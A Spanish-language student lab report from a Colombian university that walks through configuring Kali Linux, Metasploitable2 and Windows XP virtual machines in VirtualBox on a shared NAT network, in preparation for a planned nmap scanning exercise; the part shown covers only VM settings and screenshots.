CREACION DE MAQUINAS VIRTUALES Y CONEXIÓN MEDIANTE RED NAT

Johan Camilo García Caro

Universidad Tecnológica del Choco Diego Luis Córdoba
Facultad de Ingeniería
Telecomunicaciones e Informática
Quibdó – Chocó
2025

Johan Camilo García Caro

Docente
Rafael Sandoval Morales
Ingeniero

Universidad Tecnológica del Choco “Diego Luis Córdoba”
Facultad de Ingeniería
Telecomunicaciones e Informática
Quibdó – Chocó

Tabla de Contenido

Tabla de Ilustraciones

Introducción

El presente informe es presentado con el fin de realizar configuración en **VirtualBox** a los sistemas operativos **Kali Linux**, **MetasPloitable2** y **Windows XP** esto se hace para una vez se esté dentro de ellos vamos a realizar un análisis para ver los equipos conectados y los puertos que están usando a través del comando **nmap**.

Alcance

Verificar y analizar todos los equipos que se están simulando en la maquina virtual con ayuda del comando nmap.

Objetivos

General

Conocer el funcionamiento del comando **nmap** y algunos comandos que utiliza para realizar mapeo de direccionamiento de los equipos conectados a la red.

Específicos

- Configurar las máquinas virtuales para iniciar los SO.
- Conectarlas a la misma red.
- Usar nmap para realizar el mapeo.

CREACION DE MAQUINAS VIRTUALES Y CONEXIÓN MEDIANTE RED NAT

Primeramente, se configura la red NAT en el apartado de herramientas>red.




Ilustración 0-1. Configuración de redes NAT.




Ilustración 0-2. Creación de la red NAT.

Seguido de eso, dentro del apartado de redes NAT le damos en la opción crear que está arriaba.

Configuraciones de SO en MV

Una vez se haya configurado la red, vamos a las configuraciones del SO que vamos a correr.

En la opción de sistema en la pestaña de “Placa base” se asigna la cantidad de RAM que va a usar la maquina en este caso fueron 6GB para Kali Linux.




Ilustración 0-3. Asignando RAM a Kali Linux.

Ahora dentro de la misma opción de sistema en la pestaña de procesador se le asigna la cantidad de núcleos que este usará.





Ilustración 0-4. Asignando núcleos a Kali Linux.

Una vez hecho lo anterior se pasa a la opción de red, en la pestaña de “Adaptador 1” se configura la red NAT que creamos al inicio en las herramientas de VirtualBox, para este se selecciona la a que va a estar conectado en este caso “Red NAT” (Ver ilustración 7), esta sirve para traducir las direcciones de red par que sean posibles las conexiones. (Jiménez, 2024)



Ya por último se inicia a correr la maquina y esta lista para realizar lo demás.

Ilustración 0-5. Configuración de red en Kali Linux.




Ilustración 0-6. Inicio de Kali Linux.

A continuación, se mostrarán evidencias de que se realizó la configuración en MetasPloitable2 y Windows XP.




Ilustración 0-7. Asignando RAM a MetasPloitable2.




Ilustración 0-8. Asignando núcleos a Kali MetasPloitable2.




Ilustración 0-9. Configuración de red en MetasPloitable2.




Ilustración 0-10. Inicio de MetasPloitable2.




Ilustración 0-11. Asignando RAM a Windows XP.




Ilustración 0-12. Asignando núcleos a Windows XP.

Para el caso de Windows XP se realizó una configuración adicional en cuanto a la memoria de video, ya que la que se asigna por defecto no es suficiente para este sistema.




Ilustración 0-13. Configuración de memoria de video en Windows XP.

